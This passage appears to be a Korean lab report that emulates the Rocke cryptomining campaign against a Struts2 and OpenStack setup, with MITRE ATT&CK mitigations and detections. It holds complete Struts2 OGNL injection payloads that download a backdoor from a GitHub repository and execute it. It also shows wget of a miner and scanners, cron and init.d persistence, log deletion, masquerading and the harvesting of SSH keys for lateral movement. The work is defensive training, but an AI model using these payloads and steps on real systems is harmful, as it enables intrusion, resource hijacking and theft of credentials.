lasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main/LinuxBackDoor -P /var/log/tomcat9/').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}

< Payload에 대한 Response >

(3) 웹서버에 업로드한 백도어의 권한 변경 chmod +x

* Payload < chmod +x >

Content-Type:%{(#kjy='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='chmod +x /var/log/tomcat9/LinuxBackDoor').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}




< Payload에 대한 Response >

(4) 백도어 실행

* Payload < Backdoor 실행 >

```
Content-Type:%{(#lkjy='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='/var/log/tomcat9/LinuxBackDoor').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```



< Attacker PC에서의 모습 – Reverse Connection 수행완료 >

4) 실행

-> Rocke : C2 서버에서 Python 기반의 코인 마이너 프로그램 다운로드

-> 실습 : C2 서버인 Github에서 Python 기반 프로그램 다운로드

< C2 서버에서 악성프로그램 wget 하는 코드 >

pwd

cd webapps

mkdir test

cd test

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main/Coin_Miner.py

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main

/autorun_script.sh


wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main


/Network_Scanner.py

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main

/Port_Scanner.py

python3 Coin_Miner.py





5) 지속성 유지

-> Rocke

: ① init.d를 사용하여 PC power on시 자동으로 minor 프로그램 시행

: ② Cron을 통해 minor프로그램 실행

-> 실습: 위 Rocke그룹에서 진행한 지속성 유지공격은 Root사용자로 웹 서버가 돌아가거나, 서버의 취약한 점을 찾아 권한 상승을 성공했을 때만 가능한 공격이기에 직접적인 공격 진행 대신, 설정 방법만 작성함

(1) Boot or Logon Initialization Scripts

: Rocke는 지속성을 유지하기 위해 "init.d"에 시작 스크립트를 설치

```
$ ls
autorun_script.sh
Coin_Miner.py
```

① wget을 통해 받아온 autorun_script.sh 파일을 /etc/init.d에 옮긴다.

② autorun_script.sh 파일을 옮긴 후 sudo chmod +x my_script 실행권한을 부여한다.

③ sudo update-rc.d autorun_script defaults 명령을 통해 init.d서비스로 등록 시킨다.

(2) Cron을 통해 Miner프로그램 실행

: Rocke는 C2(Command and Control)로부터 파일을 다운로드하고 실행하기 위해 cron 작업을 수행

① crontab 파일 생성: 사용자의 crontab 파일을 생성한다

```
crontab -e
```

② cron 작업 추가: 에디터가 열리면 원하는 cron 작업을 추가한다. 예를 들어, 매 분마다 스크립트를 실행하는 작업을 추가하는 방법은 다음과 같다.

```
* * * * * /usr/bin/python /path/to/your/script.py
```

③ cron 작업 저장 및 종료: 파일을 저장한 후, 에디터를 닫는다. cron 작업이 설정되면 지정된 주기에 따라 Python 프로그램이 실행된다.

6) 방어 회피

-> Rocke

: ① 파일을 수정할 수 없도록 파일 권한을 변경

: ② Linux 또는 Mac 시스템 로그 지우기: Rocke가 /var/log/ 폴더 내의 로그 파일을 삭제

: ③ 파일 이름을 "java"라고 저장하는 쉘 스크립트를 사용

-> 실습

: ① 파일 수정할 수 없도록 'chattr +i 파일이름' 사용하기

: ② /var/log 폴더 내 로그 파일 삭제

: ③ minor 프로그램, Backdoor 프로그램 이름 log파일 처럼 변경

(1) File and Directory Permissions Modification

* (Rocke) 파일을 수정할 수 없도록 파일 권한을 변경 (root 권한 필요)

* (실습) 파일 수정할 수 없도록 'chattr +i 파일이름' 사용하기

```
chattr +i Coin_Miner.py
```

(2) Indicator Removal: Clear Linux or Mac System Logs

* (Rocke) /var/log/ 폴더 내의 로그 파일을 삭제

* (실습) /var/log 폴더 내 로그 파일 삭제

```
rm -rf ca* loca*
rm -rf *
```

(3) Masquerading : Match Lgitimate Name or Location

* (Rocke) 파일 이름을 "java"라고 저장하는 쉘 스크립트를 사용

* (실습) minor 프로그램, Backdoor 프로그램 이름을 log파일 처럼 변경

```
mv LinuxBackDoor localhost.2023-05-18.log
```

7) 정보 탐색

-> Rocke

: ① Rocke는 감염된 시스템의 커널에 대한 이름과 정보를 수집하기 위해 uname -m을 사용

: ② 노출된 TCP 포트 7001과 SSH 및 Redis 서버에 대한 스캔을 수행

: ③ 감염된 시스템의 known_hosts 파일에서 IP 주소를 찾고 여기에 SSH를 시도

-> 실습

: ① 감염된 시스템의 커널에 대한 이름과 정보를 수집하기 위해 uname –m을 사용

: ② 감염된 시스템의 네트워크 대역 스캔


: ③ 네트워크 대역에서 발견한 PC에 대한 Port Scanning

: ④ FTP접속 로그 / known_hosts 파일 / pem 파일 존재여부 확인

(1) System Information Discovery

* (Rocke) 감염된 시스템의 커널에 대한 이름과 정보를 수집하기 위해 uname -m을 사용

* (실습) 감염된 시스템의 커널에 대한 이름과 정보를 수집하기 위해 uname –m을 사용



(2) Network Service Discover (Network Information)

* (Rocke) 노출된 TCP 포트 7001과 SSH 및 Redis 서버에 대한 스캔을 수행

* (실습) 감염된 시스템의 네트워크 대역 스캔

-> 네트워크 스캐너들은 초반 Execution 공격시 /var/lib/tomcat9/webapps/test 디렉토리 하위에 저장함.

-> 실습 시 Openstack을 같이 돌리기에 리소스가 부족하여 우선 개발자 PC만 켜둔 상태

```
$ python3 Network_Scanner.py > Network_list
```

```
$ ls
autorun_script.sh
Coin_Miner.py
Network_list
Network_Scanner.py
Port_Scanner.py
```

```
$ cat Network_list
```

```
192.168.10.2
192.168.10.30
192.168.10.70
done
```

(3) Network Service Discover (Port)

* (Rocke) 노출된 TCP 포트 7001과 SSH 및 Redis 서버에 대한 스캔을 수행

* (실습) 네트워크 대역에서 발견한 IP에 대한 Port Scanning

  -> 개발자 pc로 의심되는 Host Port Scanning

```
$ python3 Port_Scanner.py
IP ADDRESS: 192.168.10.30
START PORT: 0
END PORT: 1000
[*] Starting TCP port scan on host 192.168.10.30
[+] 192.168.10.30:21/TCP Open
[+] 192.168.10.30:22/TCP Open
[+] 192.168.10.30:80/TCP Open
[+] TCP scan on host 192.168.10.30 complete
Press any key to close
```

(4) Remote System Discover

* (Rocke) 감염된 시스템의 known_hosts 파일에서 IP 주소를 찾고 여기에 SSH를 시도

* (실습) FTP접속 로그 / known_hosts 파일 / pem 파일 존재여부 확인

① FTP 로그 확인 (Root 권한 획득 시)

```
Thu May 18 18:03:56 2023 [pid 4797] CONNECT: Client "::ffff:192.168.10.30"
Thu May 18 18:04:00 2023 [pid 4796] [kisec] OK LOGIN: Client "::ffff:192.168.10.30"
Thu May 18 18:04:03 2023 [pid 4798] [kisec] OK UPLOAD: Client "::ffff:192.168.10.30", "/home/kisec/ROOT.war", 13571974 bytes, 5547
```

② known_hosts 파일 확인 (Root 권한 획득 시)

```
kisec@kisec:~/.ssh$ ls
known_hosts  known_hosts.old
kisec@kisec:~/.ssh$ cat known_hosts
|1|6HFhU3FniKTd7eJp9bHSyAo7vM0=|Mb5y6Nm62EuswEzIamqxc14CJpY= ssh-ed25519 AAAAC3N
zaC1lZDI1NTE5AAAAIFKo3YfPASYykMjz0ikZigLr3GoDr1VTAlCmGP7dxrne
|1|UFbcuv9/+cSrYcgm2z3g2+Jp8dY=|u35COE0qEPs4xvsbgKg1Yrs956Y= ssh-rsa AAAAB3NzaC1
yc2EAAAADAQABAAABgQDv4aCgAaQDWmoQF9R8mzezTl9do1AdRSHpfGvTVgtLI/ETI6804/Ha7HfMHxE
kLXwtMIrK5i9ZIzfCQiARJp9TRqeEkxS6UPrIaGZ2CMaxa8gUuEnRVEMTDI9NEDAJDBGhnXiu01FJOfR
lvwZmTI0KmO1XndBUrRKXL6EBtj1tpvi5/Xnmwywgp+ePDuAG9J/VzChqBCQXtGs4KBgYxgyMCQKSlaQ
d19E3Gk6x0m+RkcZ7fobhlxLsF29IyrT0wBYIUL82tni1qM84881kAtU6x7g28BnWVtYobYQimB2WjDV
BcZtAWn01s5JNL9jA8wNSYic1EM9GZPW51MqzlsqQgT8x+bJQEN6Kgj+CokKxXqNmiMK2VazoItCfTVS
K+jiZIoa5B7Z3MAS0c6VoEEmqoXSd2CHpmGoLnNPzy28zV2y/GZPRAZmgsIL5XxIoVGoUqR7Q3Mjbq7O
2/i9Pz9VeS/c2QFzTCdHk18I8EZ+1ssAyn/3aR3Kh1OEbOvB8xz0=
|1|uYmQQEzS7LxFhGxJhhEG+NE0bLM=|8YMYuyg1INKFett6P31xk4Pvm+A= ecdsa-sha2-nistp256
 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI2mmjeB3As2OytIkiq/VpEiZBF
85HIl/B3r72CtOain9s93YA2ZCo+BmnHbPzRwfz3ptVHK1kt6QVx3pn9nG+g=
```

③ pem 파일 존재여부 확인

```
$ find /home -name *pem*
find: ‘/home/kisec’: Permission denied
```

< Root 권한 없을 시 >

```
# find /home -name *pem*
/home/kisec/centos7-key.pem
/home/kisec/Openstack-key.pem
```

< Root 존재 시 키를 사용하여 해당 Insatnce에 Lateral Movement 진행 >

8) 내부 이동

-> Rocke: Rocke는 SSH를 통해 코인 마이너를 퍼트렸다.

-> 실습: SSH 접속 키를 통해 Openstack 인스턴스에 접근

* 기존 준비한 백도어가 내부 이동 후 echo를 해주지 않으므로 Openstack 인스턴스에 연결하는 실습으로 대체

(1) Remote Services : SSH

: (Rocke) SSH를 통해 코인 마이너를 퍼트렸다

: (실습) SSH 접속 키를 통해 Openstack 인스턴스에 접근

```
root@kisec:/opt/stack/devstack# ssh -i ./centos7-key.pem centos@172.24.4.44
The authenticity of host '172.24.4.44 (172.24.4.44)' can't be established.
ED25519 key fingerprint is SHA256:VbMn/7hnHttKipIpiiny23dV7SiMl9aKYTp1L+BM7RM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.24.4.44' (ED25519) to the list of known hosts.
[centos@testing-instance ~]$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=126 time=117 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=126 time=58.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=126 time=36.6 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2021ms
```

9). Command and Control

-> Rocke: 감염된 시스템에서 C2로 wget 요청을 발행

-> 실습: GitHub에서 마이너 프로그램을 다운로드

pwd

mkdir test

cd test

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main/Coin_Miner.py

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main

/autorun_script.sh

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main

/Network_Scanner.py

wget https://github.com/GongWook/Openstack_ResourceHijacking/raw/main

/Port_Scanner.py

```
kisec@kisec:~/test$ wget https://github.com/GongWook/Openstack_ResourceHijacking
/raw/main/Coin_Miner.py
--2023-05-18 19:36:29--  https://github.com/GongWook/Openstack_ResourceHijacking
/raw/main/Coin_Miner.py
Resolving github.com (github.com)... 20.200.245.247
Connecting to github.com (github.com)|20.200.245.247|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/GongWook/Openstack_ResourceHijacking
/main/Coin_Miner.py [following]
--2023-05-18 19:36:29--  https://raw.githubusercontent.com/GongWook/Openstack_Re
sourceHijacking/main/Coin_Miner.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.1
33, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 54 [text/plain]
Saving to: ‘Coin_Miner.py’

Coin_Miner.py       100%[===================>]      54  --.-KB/s    in 0s
```

10). 피해

-> Rocke: 마이닝 프로그램 실행을 통해 Resource Hijacking

-> 실습: Python으로 제작한 1~100까지 더하기 연산 프로그램 실행

```
kisec@kisec:~/test$ python3 Coin_Miner.py
190
```

4-3. Mitigation & Detection

지금까지 오픈스택 클라우드 환경을 대상으로 리소스 하이재킹을 수행하기 위한 가상 공격을 진행해보았다. 다음은 위에서 수행한 공격 기법을 사전에 공격을 탐지하고, 이로 인한 피해나 공격의 발생 가능성을 줄일 수 있는 대책들에 대해 MITRE ATT&CK Framework의 각 단계별로 구분하여 살펴볼 예정이다. 아래의 각 항목에서 **"M-"**에 해당하는 항목은 공격의 위험을 경감할 수 있는 방법, "**D-**"에 해당하는 항목은 공격을 탐지할 수 있는 방법을 서술한 것이다.

1). Initial Access: Exploit Public-Facing Application

M-1) Application Isolation and Sandboxing

***** 애플리케이션 격리는 공격 대상이 접근할 수 있는 다른 프로세스 및 시스템 기능을 제

한

M-2) Exploit Protection

* 웹 애플리케이션 방화벽을 사용하여 애플리케이션의 노출을 제한하고 공격 트래픽이 애플리케이션에 도달하지 못하도록 한다

M-3) Network Segmentation

* DMZ를 사용하거나 별도의 호스팅 인프라에서 네트워크의 나머지 부분에 있는 외부 서버 및 서비스를 분리(세그먼트화)한다

M-4) Privileged Account Management

* 서비스 계정에 대해 최소 권한만을 사용하면, 공격 프로세스가 가지는 시스템의 나머지 부분에 대한 권한을 제한한다.

M-5) Update Software

* 외부 공개 애플리케이션에 대해 패치 매니지먼트를 사용하여 소프트웨어를 정기적으로 업데이트

M-6) Vulnerability Scanning

* 외부 시스템에서 취약점을 정기적으로 확인하고, 스캐닝 및 공개를 통해 중요한 취약성이 발견된 경우 시스템을 신속하게 패치하는 절차를 수립한다.

D-1) WAF을 통해 부적절한 입력을 탐지

D-2) 네트워크 트래픽: DPI를 사용하여 SQL 삽입 문자열 또는 알려진 페이로드와 같은, 일반적인 공격 트래픽의 아티팩트를 검사

2). Execution: Command and Scripting Interpreter _Python

M-1) Antivirus / Antimalware

* 안티바이러스를 사용하여 의심스러운 파일을 자동으로 검사

M-2) Audit

* 인가받지 않은 파이썬 설치를 위한 인벤토리 시스템에 대한 감사

M-3) Execution Prevention

* 필요하지 않은 파이썬을 Denylist에 추가

M-4) Limit Software Installation

* 사용자가 필요하지 않은 파이썬을 설치하지 않도록 예방

D-1) 시스템에서 비정상적인 Python 사용 및 python.exe 동작을 모니터링. ex. 일반 사용자에게 제한된 스크립트를 활성화하려는 시도, 일반적으로 사용하지 않는 스크립트이지만 사용하도록 설정된 경우 등

D-2) Python 명령 및 스크립트 실행에 악용될 수 있는 명령 및 인수, 프로세스를 모니터링

3-1). Persistence: Boot or Logon Initialization Scripts

M-1) Restrict File and Directory Permissions

* 특정 관리자에게 로그온 스크립트에 쓰기 권한을 제한

M-2) Restrict Registry Permissions

* 사용자가 지속성과 관련한 로그온 스크립트의 키를 수정하지 못하도록 레지스트리 하이브에 대한 적절한 사용 권한이 설정되어 있는지 확인

D-1) 부팅 또는 로그온 초기화 시 자동으로 실행되는 스크립트를 사용하여 지속성을 설정할 수 있는 액티브 디렉토리의 변경사항, 새로 구성된 파일, 실행된 프로세스 및 윈도우 레지스트리 키를 모니터링

D-2) 비정상적인 사용자, 시간, 방법으로 액세스할 수 있도록 로그온 스크립트를 구성하는 실행 명령 및 인수를 모니터링

D-3) 정상적인 관리 작업 이외에 비정상적인 계정으로 인해 수정된 파일의 변경사항 모니터링

3-2). Persistence: Create or Modify System Process _Systemd Service

M-1) Limit Software Installation

* 소프트웨어 설치를 신뢰할 수 있는 저장소로만 제한하고, 고립된 소프트웨어 패키지를 주의

M-2) Privileged Account Management

* Systemd 서비스 단위 파일의 생성 및 수정은 일반적으로 리눅스 root 사용자 및 슈퍼유저 권한을 가진 사용자와 같은 관리자를 위해 예약됨

M-3) Restrict File and Directory Permissions

* Systemd 장치 파일에 대한 읽기/쓰기 권한을 시스템 서비스를 관리하는 정당한 사용자에게만 제한

M-4) User Account Management

* systemctl과 같은 시스템 유틸리티에 대한 접근권한을 정당한 사용자에게만 허용

D-1) systemctl 유틸리티를 사용하여 악성 systemd 서비스를 탐지

D-2) /etc/system/system, /usr/lib/system/system/, /home//.config/system/user/ 디렉토리 및 관련 심볼릭 링크 내의 파일 생성 및 수정 이벤트를 검사

D-3) PPID가 1이고 root로 실행되는 systemd를 부모 프로세스로 가진 의심스러운 프로세스 또는 스크립트를 탐지

D-4) 악의적인 페이로드를 반복적으로 실행시켜 지속성을 유지하기 위해 새로 생성된 system 서비스를 모니터링

D-5) 파일시스템에 있는 .service 파일의 내용을 분석하여 올바른 예상 실행 파일을 참조하는지 확인

4-1). Defense Evasion: Linux and Mac File and Directory Permissions Modification

M-1) Privileged Account Management

* 사용자가 액세스를 요구하지 않거나 시스템 기능을 방해하지 않는 경우, 중요한 시스템 파일과 공격자가 악용하는 것으로 알려진 파일이 제한적인 권한을 가지며 적절한 권한을 가진 계정이 소유하고 있는지 확인

M-2) Restrict File and Directory Permissions

* 파일 및 디렉터리에 더 제한적인 권한을 적용하여 공격자가 ACL을 수정하지 못하게 한다

D-1) 일반적으로 남용되는 명령어인 chmod +x, chmod -R 755 및 chmod 777 탐지

D-2) ACL 및 파일/디렉터리 소유권 수정 시도를 모니터링하고 키 바이너리/구성 파일이 들어있는 폴더에 대해 파일/디렉터리 권한 변경 감사를 활성화

D-3) ACL을 회피하고 보호된 파일에 액세스하기 위해 파일 또는 디렉터리 권한/속성을 수정할 수 있는 실행된 프로세스를 모니터링

4-2). Defense Evasion: Hide Artifacts _Hidden Files and Directories

D-1) 파일 시스템 및 쉘 명령에서 선행 "." 및 Windows 명령어에서 attrivute.exe를 사용하여 숨겨진 특성을 추가

D-2) 파일 시스템 및 쉘 명령에서 선행 "."로 생성되는 파일 모니터링

D-3) 탐지 메커니즘을 피하기 위해 파일 및 디렉터리를 숨기도록 설정할 수 있는 실행된 프로세스를 모니터링

4-3). Defense Evasion: Indicator Removal _Clear Linux or Mac System Logs

M-1) Encrypt Sensitive Information

* 이벤트 파일을 로컬 및 전송 중에 난독화/암호화

M-2) Remote Data Storage

* 로컬 시스템 시스템에 이벤트 정보가 장기간 저장되지 않도록 이벤트 보고 시간 지연을 최소화

M-3) Restrict File and Directory Permissions

* 적절한 사용 권한 및 인증으로 로컬에 저장된 생성 이벤트 파일을 보호하고 권한 상승 기회를 차단

D-1) 시스템 로그를 제거하거나 덮어쓰는 작업에 대해 실행된 명령 및 인수를 모니터링

D-2) /var/logs 또는 /Library/Logs에 저장된 시스템 로그 파일이 예기치 않게 삭제되는지 모니터링

D-3) 시스템 로그 파일의 변경사항을 모니터링하여 접근권한 및 특성에 대한 예기치 않은 수정 사항 확인

4-4). Defense Evasion: Masquerading _ Match Legitimate Name or Location

M-1) Code Signing

* 서명된 바이너리 및 이미지 파일을 요구

M-2) Execution Prevention

* 필요한 공통 OS 유틸리티에 대해 파일 이름 이외의 속성으로 응용 프로그램 제어를 통해 프로그램 실행을 제한하는 도구를 사용

M-3) Restrict File and Directory Permissions

* 파일 시스템 접근 제어를 사용하여 C:₩Windows₩System32와 같은 폴더를 보호

D-1) 예상 해시와 일치 하지 않는 이름을 가진 파일과, 알려진 이름이지만 비정상적인 위치에 있는 파일, 업데이트 및 패치에서 수정된 파일을 검사

D-2) 컨테이너형 환경에서는 이미지 이름 뿐 아니라 이미지ID와 계층 해시를 사용하여 이미지를 비교

D-3) 내부 이름, 원본 파일 이름 및 제품 이름이 예상되는 것과 일치하는지 확인하여 바이너리 파일에 대한 디스크 및 리소스 파일 이름을 수집하고 비교

5). Discovery: Remote System Discovery

D-1) 현재 시스템으로부터 Leteral Movement에 사용될 수 있는 네트워크에서 IP, 호스트 이름 또는 다른 논리적 식별자를 통해 다른 시스템의 목록을 가져올 수 있는 명령과 인수, 파일접근 및 네트워크 연결을 모니터링

D-2) 연속으로 빠르게 실행되는 ping.exe.와 tracert.ext와 같은 원격 시스템을 발견하는데 사용될 수 있는 실행된 프로세스 모니터링

6). Lateral Movement: Remote Services _SSH

M-1) Multi-Factor Authentication

* 원격 서비스 로그인에 대해 다중 인증 요소를 사용

M-2) User Account Management

* 원격 서비스를 사용할 수 있는 계정과 침해 위험이 더 높은 계정의 권한을 제한

D-1) 원격 연결을 허용하는 특정 서비스의 유효한 계정을 사용하는 명령과 인수 모니터링

D-2) 사용자 계정이 일반적으로 액세스하지 않는 시스템에 로그인 되었거나, 짧은 시간에 여러 시스템에 로그인하는 등의 이상한 액세스 패턴을 모니터링

D-3) 유효한 계정을 통해 telnet, SSH, VNC와 같은 원격 연결을 허용하는 서비스의 로그인과 관련된 DLL/PE 파일 이벤트를 모니터링

D-4) SMB를 사용한 네트워크 공유와의 상호작용(읽기 또는 파일전송 등)을 모니터링

D-5) 유효한 계정을 통해 원격 연결을 허용하는 서비스의 로그인에 사용될 수 있는 네트워크 연결과 3283/TCP와 5900/TCP 및 원격 로그인을 위한 3389/TCP, 22/TCP 포트를 모니터링

D-6) 유효한 계정을 남용하여 원격 연결을 허용하는 서비스에 로그인과 관련된 데이터 흐름을 모니터링

D-7) 유효한 계정을 사용하여 원격 연결을 허용하는 서비스의 로그인과 관련된 실행 프로세스를 모니터링

7). Command and Control: Application Layer Protocol

M-1) Network Intrusion Prevention

* IDS 및 IPS를 통해 특정 공격자의 악성 소프트웨어를 식별할 수 있는 네트워크 시그니처를 사용하여 트래픽을 식별

D-1) 예상되는 프로토콜 표준 및 트래픽 흐름을 따르지 않는 프로토콜과 관련된 트래픽 패턴과 패킷을 모니터링

8). Impact: Resource Hijacking

D-1) 일반적인 암호화폐 채굴 기능을 나타낼 수 있는 실행된 명령어와 인수 모니터링

D-2) 시스템에 존재하는 일반적인 암호화폐 채굴 파일 모니터링

D-3) 네트워크 트래픽을 분석하여 이상한 행위나 악의적인 데이터 전송을 검사하여, 리소스 하이재킹 공격 시 필요한 외부 C2 서버와의 통신을 탐지

D-4) 침해 사례와 리소스 사용을 나타낼 수 있는 일반적인 암호화폐 채굴 소프트웨어 프로세스 이름을 모니터링

D-5) 시스템 이벤트 로그를 모니터링하여 이상 징후를 탐지

* 시스템 시작 시 실행되는 응용 프로그램 또는 서비스의 변경이나 비정상적인 프로세스 동작과 관련된 로그 항목을 주시


D-6) 시스템의 리소스 사용량을 주기적으로 모니터링하여 CPU, 메모리, 네트워크 등의 이상 증상을 감지. CPU 사용량이 비정상적으로 높은 경우, 리소스 하이재킹 공격 가능성 존재

* 내 시스템이 리소스 하이재킹에 사용되고 있는지 진단하기 위해 CPU 사용량을 확인할

